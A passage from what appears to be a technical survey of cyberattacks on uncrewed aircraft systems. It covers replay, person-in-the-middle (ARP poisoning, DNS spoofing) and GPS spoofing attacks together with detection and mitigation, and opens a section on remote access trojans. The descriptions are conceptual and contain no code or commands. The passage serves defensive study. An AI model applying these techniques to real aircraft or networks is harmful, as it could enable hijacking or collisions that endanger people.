Consequences of a successful attack. The impact of a successful jamming attack on a single UAS or a network of UAS is to disrupt some or all communication between the UAS and the ground stations and/or between the UAS themselves. This in turn could result in several undesirable consequences including, but not restricted to UAS collision with other UAS, people, or the built environment. Like other communication disruptions, jamming attacks target any system that requires communication among GCS and UASs. Jamming can be a low cost attack and highly effective, but jamming cannot be hidden and reveals significant attacker details.

Literature review. Reference [Cardieri, 2010] describes interference models for wireless communications. Reference [An, 2019] discusses the design and effectiveness that trade off detectability and effectiveness of jamming attacks. Reference [Ferreira, 2020] addresses jamming attacks in the context of wireless networks. Reference [Pirayesh, 2022] surveys wireless jamming attacks and mitigation strategies. Finally, reference [Tesfay, 2024] discusses the design of smart jamming using deep learning techniques.

Operational phases impacted. DoS and DDoS attacks will attack any operational phase in which the UAS is relying upon one or more communication channels.

3.1.4 Replay

Description. A replay attack involves three nodes: T, R, and E, denoting the transmitter, receiver, and eavesdropper, respectively. For simplicity and for relevance to the UAS context it will be assumed that the communications are wireless. A replay attack occurs when E first "listens" to an authentication message from T to R then replays that message to authenticate itself with R. Analogously, a malicious worker (E) in an office setting who secretly watches a colleague (T) enter their password into their computer (R), and then later uses that password to access the computer would be said to be using a replay attack.

The replay attack is closely related to several other network attacks described in this section, including the person-in-the-middle attack, the identity compromise attack, and the remote access attack; all these attacks have in common an intention to circumvent authentication. While all these attacks seek to circumvent authentication, the replay attack is distinguished by the fact that the eavesdropper overhears the authentication and then replays it.

What the attack achieves and how. The attack achieves unauthorized authentication on a secured platform through the replication of the authenticating secret (password). There are myriad ways in which this may be done, across all manner of platforms and involving all manner of protocols.

For concreteness and to avoid excess length, the following discussion will be focused on the specific case of a replay attack in a wireless network routing protocol. Figure 7 from [Feng, 2011] illustrates a representative scenario of such an attack. As shown in the figure, Alice is communicating with Bob via relays R1 and R2, and the Attacker is able to receive the packets sent by Alice and forward them on to relay R1, which in turn forwards them to R2 and to Bob. When these packets provide authentication of Alice to Bob, the replayed packets will also authenticate the Attacker to Bob.




Figure 7. illustration of a replay attack on a wireless network (from [Feng, 2011]).

How the attack is prevented, detected, or mitigated. The general tradeoff in the detection and mitigation of replay attacks is the use of standard cryptographic primitives allows detection and mitigation, but these primitives incur protocol overhead costs. These protocol overhead costs come in multiple forms, including increased protocol overhead (*i.e.*, the total number of additional bits comprising the cryptographic primitives carried by the network), increased protocol latency (*i.e.*, delays incurred in executing the various cryptographic primitives), and increased protocol complexity (with corresponding hardware-software design, implementation, and testing costs).

There is a long history of attempts to detect and mitigate replay attacks in various settings. One early idea is the use of cryptographic nonces. Nonces are pseudo-random numbers generated for each specific use of an authentication protocol. Their uniqueness is intended to deter replay attacks since if the attacker replays the message using the same nonce as Bob received from Alice then Bob will instantly know there is a replay attack. The solution to replay attacks proposed in [Malladi, 2002] is the combined use of a session ID (a kind of nonce) and a component number. More recently and more generally, replay attack prevention, detection, and mitigation in modern protocols involve the combined use of many cryptographic techniques, including "signature-based authentication, encrypting data-in-transit, unique identifies, timestamps, nonce values, session management, and message integrity checks" [PacketLabs, 2024]. The aforementioned security-overhead tradeoff is evident: each of these components may assist in addressing replay attacks but each one in turn may increase network protocol overhead, delay, and complexity.

While the above discussion has focused on replay attacks that aim to thwart an authentication mechanism, an alternative possible objective of a replay attack is in the context of sensor networks, *i.e.*, wireless networks deployed primarily to gather data which in turn may be used to detect phenomena of interest. Examples include: i) intrusion detection networks that seek to identify the presence of unauthorized parties within the zone of control, ii) vehicle traffic monitoring networks that seek to identify accidents or rule violations, and iii) environmental monitoring networks that seek to detect phenomena such as fire or earthquakes. The network architecture common to sensor networks is a large number of wireless nodes deployed over a geographic area of interest, each equipped with both a sensor and a transceiver, which individually record measurements and then relay their own measurements and those they have received from other sensors towards a central data fusion center. The fusion center then processes the data to assess both the validity of the data and whether the data indicate phenomena of interest. Here, invalid data may reflect either accidental or malicious misconfiguration of the network.

An attacker in a sensor network may seek to disrupt the network by creating/injecting false sensor data that achieves two goals: i) the injected data passes the validity tests and ii) the injected data helps trigger a false indication of any of the phenomena of interest. This is, more or less, the setting in reference [Mo, 2009]. Specifically, the attacker can observe the sensor readings over a period of time and then selectively replay a subset of the measurements to augment the sensor readings. The controller employs an anomaly detector to help identify invalid data. The ability of the attacker to achieve its goals depends upon the specifics of the system, including the nature of the anomaly detector, the degree of control of the attacker over the sensor data, and the specific criteria describing the phenomena of interest.

Because the replay attacker of a sensor network has the ability to not just replay subsets of data but to more generally inject false data, this attack also goes by the name false data injection. These attacks are relevant to the context of aerial networks, as discussed in [Mughal, 2023]. As shown in Figure 8 (from [Mughal, 2023]), the attacker is situated between the Ground Control Station (GCS) and the UAS on both the forward (control) and feedback (measurement) channels. In other words, the attacker has the opportunity to receive control messages from the GCS and modify them for receipt by the UAS, as well as the opportunity to receive sensor messages from the UAS and modify them for receipt by the GCS. The challenge is to for the attacker to design these message modifications to simultaneously avoid the GCS anomaly detector but also disrupt the Concept of Operations (CONOPS).




Figure 8. False data injection replay attack between GCS and UAS (from [Mughal, 2023]).

Consequences of a successful attack. The consequence of a successful replay attack is that an attacker is authenticated and by extension will enjoy unauthorized privilege escalation. The privilege afforded the attacker obviously depends upon the protocol and the context. In the concrete case where an attacker leverages a replay attack to gain control of a UAS, it is conceivable that the attacker could disrupt the CONOPS, including actions ranging from collision with other UAS, the built environment, or people. Reply attacks impact any system that uses messages for communication. If a message can be captured, it can be replayed. However, mitigations for replay attacks are not costly and are built-in to most modern communication systems.

Literature review. Reference [Syverson, 1994] provides an early taxonomy of replay attacks. Reference [Malladi, 2002] provides an early proof of the efficacy of session IDs and component numbers in preventing replay attacks. Reference [Feng, 2011] discusses replay attacks in the context of a wireless network. Reference [Manesh, 2019] discusses the general class of "eavesdropping" attacks in aerial system networks. Reference [Mughal, 2023] discusses false data injection attacks in aerial sensor networks. Reference [PacketLabs, 2024] presents a recent review of replay attack vulnerabilities and defenses.

Operational phases impacted. Replay attacks may apply in any operational phase in which the UAS employs any authenticated communication channel.

3.1.5 Person-in-the-Middle

Description. A Person-In-The-Middle (PITM) or man-in-the-middle attack is one in which the Attacker is situated as a relay between (*i.e.*, in the middle of) Alice and Bob and can abuse their role in relaying messages to variously overhear, modify, or disrupt Alice and Bob's communications. Note that this description is intended to include both *i)* Alice and Bob believe themselves to be communicating directly and are unaware of the intermediary attacker and *ii)* Alice and Bob are aware of there being potential intermediaries between them.




Figure 9. A person-in-the-middle attack message exchange (from [Conti, 2016]).

A typical PITM attack message exchange in the case of public key cryptography is illustrated in Figure 9, from [Conti, 2016]. Specifically, the attack proceeds in the following three steps. First, the attacker receives the public key transmissions from the two victims, shown as messages M1 and M2. Second, the attacker sends its own public key to the two victims. This is done so that both victims believe the public key they have received is the public key of the other victim. Third, M5 is encrypted with the Attacker's public key, so that the Attacker can decrypt it, and the Attacker sends M6 encrypted with the Attacker's public key so that Victim 2 can decrypt it. In this way, the victims have exchanged an encrypted message under the false belief that only the intended recipient could receive it. Significantly, the Attacker under this scenario has the option not only to eavesdrop on the private messages between the victims but also to modify the messages.

What the attack achieves and how. An important example of a PITM attack is on the HTTPS protocol, as described in [Callegati, 2009], illustrated in Figure 10 (from [Calleganti, 2009]). As shown in the figure, the two victims are the End User and the Remote HTTPS server, communicating over the Internet, while the Attacker Host is on the same subnet as the End User. A critical requirement is for the Attacker Host to establish itself as an intermediary for all communication between the Client Host and the Router. This is accomplished in two parts: first by using Address Resolution Protocol (ARP) poisoning and second by using Domain Name Service (DNS) spoofing.

1. The first part involves the Attacker leveraging ARP poisoning. The ARP protocol is the means by which Internet addresses (*e.g.*, Host 2 has IP address 192.168.0.2) are resolved to Medium Access Control (MAC) addresses (*e.g.*, Host 2 has MAC address 02:02:02:02:02:02). An ARP poison attack by Host 3 (Attacker Host) results in Host 1 (Router) resolving Host 2 (Client Host) IP addresses as Host 3 (Attacker Host) MAC addresses. In this way, messages sent from the Remote Server will be sent by the Router to the Attacker instead of to Host 1.
2. The second part involves the attacker leveraging DNS spoofing. The DNS protocol is the means by which web addresses (*e.g.*, https://example.unibo.it) into IP addresses. The Attacker (Host 3) responds to the DNS request from Host 2 to resolve the IP address for the web address by providing its own IP address; this results in the Client Host (Host 2) addressing packets intended for the Remote Web Server to the Attacker (Host 3).

With these two attacks in hand, Host 3 is in a position to intercept all HTTPS traffic between the Client Host (Host 2) and the Remote HTTPS Server.





Figure 10. Person-in-the-middle attack on HTTPS (from [Calleganti, 2009]).

How the attack is prevented, detected, or mitigated. Suitable methods for the detection of PITM attacks are often dependent upon the network size and type, but a common method to detect several of the PITM attacks described above is through the use of an Intrusion Detection System (IDS). An IDS is a trusted, secure platform that is fed extensive network data and is tasked with the detection of intrusion based on that data. While intruder detection may be done in several ways; the most common is to identify statistical network traffic protocol behavior anomalies. A simple example to detect PITM attacks is through packet delay analysis. If there is an established delay distribution for a packet to go from A to B and suddenly the packet delays from A to B demonstrate a change in that distribution, then it could be on account of the packets actually being subject to processing (and thus delay) by an attacking intermediary node. More generally, with established joint distributions on packet volumes and delays for various network routes, protocols, scenarios, etc., a detected anomalous deviation from that distribution may signal an intruder.



Determining a set of principal features from network traffic packets, in order to efficiently achieve the best classification performance.

Profiles, and essentially fingerprints, each of the IoT devices, so that it understands their individual normal behaviour.

Identifies anomalies in the network traffic of the IoT devices, and therefore detects if it is malicious or not.

If the second algorithm has identified that the traffic is malicious, and therefore there is an attack happening, it attempts to recognise the type of attack that is happening.

Figure 11. Internet-of-Things Intrusion Detection System capable of detecting PITM attacks (from [Anthi, 2019]).

An IDS framework suitable for IoT networks is proposed in [Anthi, 2019], from which Figure 11 is taken. As shown, three distinct ML algorithms comprise the IDS: one to "fingerprint" the IoT devices, one to identify anomalies in network traffic, and a one to identify the nature of the attack when an anomaly is detected.

A means of preventing the PITM attack in the context of a MANET is through the combined use of secret sharing and disjoint multipath routing; this is the premise of the proposed technique in [Zilberman, 2024]. An (*n*, *t*) secret sharing is a cryptographic technique for sharing a secret among *n* parties (*n* is some positive integer) such that none of the parties is able to learn anything about the secret unless it is in possession of *t* of the shares (*t* is some positive integer less than or equal to *n*). In particular, when *(n, t) = (2, 2)*, the secret is split into two shares, each of which is individually useless, but which may be combined to recover the secret. Disjoint multipath routing refers to routing simultaneously across multiple disjoint paths. Naturally, these two ideas may be combined by determining n disjoint paths connecting two parties in the network, splitting the (possibly encrypted) packets to be transmitted between the two parties into n shares, and sending one share over each path. Such an architecture precludes PITM attacks in that any intermediary between the source and the destination is by construction solely on a single path, and as such only in a position to execute a PITM attack on one of the *n* paths. A more sophisticated PITM attack might employ a sufficient number of coordinated attackers to ensure there is at least one attacker on each of the *n* disjoint paths.

There are many references to PITM attacks for UAS in the literature, such as [Rodday, 2016]. A first comment is that PITM vulnerabilities for UAS include most, if not all, of the PITM vulnerabilities described above. As a UAS is a computer with an operating system that runs network protocols, it is subject to the same network attacks as an "ordinary" computer. As a UAS is also used as a component in a sensor network, it is subject to the same sensor network attacks as when the sensors are on the ground. Perhaps the biggest asymmetry of a PITM attack using a UAS relative to a PITM attack on immobile nodes is the potential impact of a successful attack, as described below.

Consequences of successful attack. The consequence of a successful PITM attack is that an attacker is able to both eavesdrop and modify encrypted information without knowledge of either party. The privilege afforded the attacker obviously depends upon the protocol and the context. In the concrete case where an attacker successfully inserts itself between a GCS and a UAS, it is conceivable that the attacker could disrupt the CONOPS, including actions ranging from collision with other UAS, the built environment, or people. PITM attacks are similar to replay attacks in that messages are hijacked by an adversary and modified or replayed. Mitigation techniques are relatively inexpensive and built-in to most modern communication protocols.


Literature review. Reference [Calleganti, 2009] details an HTTPS-based PITM attack. Reference [Conti, 2016] provides a literature review of PITM attacks. Reference [Rodday, 2016] discusses security vulnerabilities, including PITM, of UAS. Reference [Anthi, 2019] proposes an IDS framework suitable for IoT networks. Reference [Zilberman, 2024] proposes secret sharing and disjoint multi-path routing to prevent PITM attacks in mobile / ad hoc / sensor wireless networks.

Operational phases impacted. PITM attacks may apply in any operational phase in which the UAS employs any authenticated communication channel.

3.1.6 Identity compromise

Description. An identity compromise attack, also known as spoofing or masquerading, is one in which an attacker identifies itself as another (legitimate) entity. There are many identity compromise attacks across diverse protocols and in many types of secured computer systems. In the interest of providing greater depth, the scope of this review will be restricted to a type of identity compromise attack that is particularly relevant for UAS: GNSS spoofing.

GNSS, specifically GPS, spoofing is described in a 2017 Department of Homeland Security technical report [DHS, 2017]. The report identifies two distinct types of GPS spoofing: i) measurement spoofing causes of RF-based measurements that lead to inaccurate time or frequency of arrival estimates, and ii) data spoofing leads to inaccuracies in position, navigating, and timing estimates.



Source: GPS Spoofing Map by SkAI Data Services, Zurich University, OpenSky Network

Figure 12. Number of planes experiencing GPS spoofing by location (from [Burgess, 2024]).

The impact of GPS attacks on aviation in particular is recently reported in the popular press to be significant and growing [Burgess, 2024]. As an example, Figure 12 from [Burgess, 2024] which in turn was created by website "Live GPS Spoofing and Jamming Tracker Map" (https://spoofing.skai-data-services.com/), shows the results of a recent (April, 2024) GPS spoofing attack in which "more than 15,000 planes had their locations spoofed to Beirut Airport, ..., more than 10,000 were spoofed to Cairo Airport, while more than 2,000 had their locations showing in Yaroslavl in Russia."

What the attack achieves and how. A primary defense against GPS spoofing is the comparison of the multiple positioning signals available at the receiver; this comparison methodology is called Receiver Autonomous Integrity Monitoring (RAIM). Additional integrity monitoring mechanisms besides RAIM include i) the Wide Area Augmentation System and ii) the Local Area Augmentation System [also referred to as the Ground-Based Augmentation System]. The components of RAIM relevant in detecting GPS spoofing are the Fault Detection (FD) and the Fault Detection and Exclusion (FDE) systems: the former identifies faults or errors while the latter may also attribute which contributing signal gave rise to the fault.





Figure 13. Illustration of GPS spoofing attack Receiver/spoofer attack sequence viewed from a victim receiver channel. Spoofer: black dash-dotted curve; sum of spoofer and truth: blue solid curve; receiver tracking points: red dots. (from [Psiaki, 2016]).

There are several variations on GPS spoofing attacks, as described in [Psiaki, 2016]. First, the "self-consistent spoofer" aims to construct the spoofed GPS signal to both not trigger the FD or FDE alarms while adjusting the final positioning fix to the intended spoofed location. The specific signals required to do this are not discussed here but are illustrated in Figure 13, taken from [Psiaki, 2016]. Here the five figures capture the temporal evolution over five time instances of both the spoofed and actual GPS signal where the spoofer gradually both i) increases the signal power (to dwarf the competing true signal) and ii) shifts the "code phases" away from the truth to result in a spoofed location calculation.

The "self-consistent spoofer" attack requires the spoofer know the spreading code and data stream of the signal, which may not be available to all attackers, thereby requiring a different spoofing attack called a "meaconing" or "estimate and replay" attack. Here, the attacker receives the broadcast signal and then replays it with sufficient gain to "drown out" the true signal. The attack comes from an adjustment of the "code phases" in the replay transmissions so that the estimated location at the victim receiver is the target spoofed location.



Detection	Attack Techniques												
Techniques	A1	A2	A3	A4	A5	A6	A7	A8	A9	A10	A11	A12	A13
D1	X	X	X	X	X	X	X	X	X	X	X	X	X
D2	∼	✓	X	X	∼	X	X	X	X	X	X	X	X
D3	∼	∼	∼	∼	∼	X	X	∼	∼	∼	∼	X	X
D4	∼	✓	∼	∼	∼	∼	∼	∼	∼	∼	∼	∼	∼
D5	✓	✓	✓	✓	✓	∼	∼	✓	✓	✓	✓	∼	∼
D6	X	✓	✓	X	X	✓	X	✓	✓	X	X	✓	X
D7	X	✓	✓	∼	X	✓	∼	✓	✓	∼	X	✓	∼
D8	X	✓	✓	∼	X	✓	∼	✓	✓	∼	X	✓	∼
D9	∼	✓	✓	✓	∼	✓	✓	✓	✓	✓	∼	✓	✓
D10	✓	✓	✓	✓	✓	✓	✓	✓	∼	∼	∼	∼	∼
D11	✓	✓	✓	✓	✓	✓	✓	X	∼	∼	∼	∼	∼
D12	X	✓	✓	∼	X	✓	∼	✓	✓	∼	X	✓	∼
D13	X	✓	✓	∼	X	✓	∼	✓	✓	∼	X	✓	∼

Detection probability matrix keys: ✓ – high, ∼ – intermediate or case-dependent, X – low

	Detection Techniques Key		Attack Techniques Key
D1	Pseudorange-based RAIM	A1	Meaconing, single RX ant., single TX ant.
D2	Observables and RPM	A2	Open-loop signal simulator
D3	Correlation function distortion monitoring	A3	RX/SP, single TX ant., no SCER
D4	Drift monitoring (clock offset, IMU/position)	A4	RX/SP, single TX ant., SCER
D5	Observables, RPM, distortion, and drift monitoring	A5	Meaconing, multi. RX ants., single TX ant.
D6	NMA*	A6	Nulling RX/SP, single TX ant., no SCER
D7	NMA* and SCER detection	A7	Nulling RX/SP, single TX ant., SCER
D8	Delayed symmetric-key SSSC*	A8	RX/SP, single TX ant., sensing of victim ant. motion
D9	NMA*, SCER detection, RPM, and drift monitoring	A9	RX/SP, multi. TX ants., no SCER
D10	Multiple RX antennas	A10	RX/SP, multi. TX ants., SCER
D11	Moving RX antenna	A11	Meaconing, multi. RX ants., multi. TX ants.
D12	Dual-RX keyless correlation of unknown SSSC codes	A12	Nulling RX/SP, multi. TX ants., no SCER
D13	Symmetric-key SSSC* [e.g., P(Y) equiv.]	A13	Nulling RX/SP, multi. TX ants., SCER

* Detection techniques requiring changes to the Signal In Space (SIS); TX: Transmitter; RX: Receiver; RX/SP: Receiver-Spoofer

Figure 14. GPS spoofing attacks (columns) and detections (rows) (from [Psiaki, 2016]).

How the attack is prevented, detected, or mitigated. Detection of GPS spoofing attacks is also discussed in [Psiaki, 2016]. First, there is a family of detection techniques called "Advanced Signal Processing-Based Techniques;" these are generally forensic techniques in which the victim receiver is sometimes able to detect telltale "signal fingerprints" of GPS spoofing attacks. A second family of detection techniques relies upon encryption, such as symmetric key encryption of the spreading code; this approach carries the added difficulty of key management. A third family of techniques relies upon anomaly detection of either the location estimate or the clock estimate. A fourth family of techniques relies upon monitoring the angle of arrival of the various signals for anomalous changes. Figure 14 from [Psiaki, 2016] summarizes the attacks (columns) and defenses (rows) of GPS spoofing.

Consequences of successful attack. The impact of a successful GPS spoofing attack is that either / both the remote pilot in command and/or the UAS itself have a mistaken understanding of the UAS location, which could be leveraged to facilitate a collision with another UAS, the built environment, or a person. Spoofing attacks including identity attacks are difficult to mitigate requiring system-level solutions. While GPS spoofing can be mitigated in a single UAS, identity attacks generally require a system-level mechanism for identifying legitimate system components.

Literature review. Reference [Psiaki, 2016] provides a thorough assessment of GPS spoofing attack and detection techniques as of 2016. Reference [DHS, 2017] offers recommendations on mitigating GPS spoofing. Reference [Burgess, 2024] demonstrates the current relevance and continued impact of GPS spoofing in 2024.

Operational phases impacted. GPS spoofing attacks may apply in any operational phase in which the UAS is being operated beyond visual line of sight.

3.1.7 Remote access

Description. A trojan is a type of malware that masquerades as or is surreptitiously coupled with, an apparently beneficial program, thereby creating an incentive for the authorized user to install the program. A Remote Access Trojan (RAT) is a trojan that enables an attacker to gain remote access to the computer either by disabling critical parts of the firewall or creating a backdoor. When the computer is the GCS for a UAS, a RAT on the GCS would potentially allow the attacker to remotely control the UAS. Reference [Valeros, 2020] offers a historical (as of 2020) review of RATs since the mid-1990s, including Figure 15.

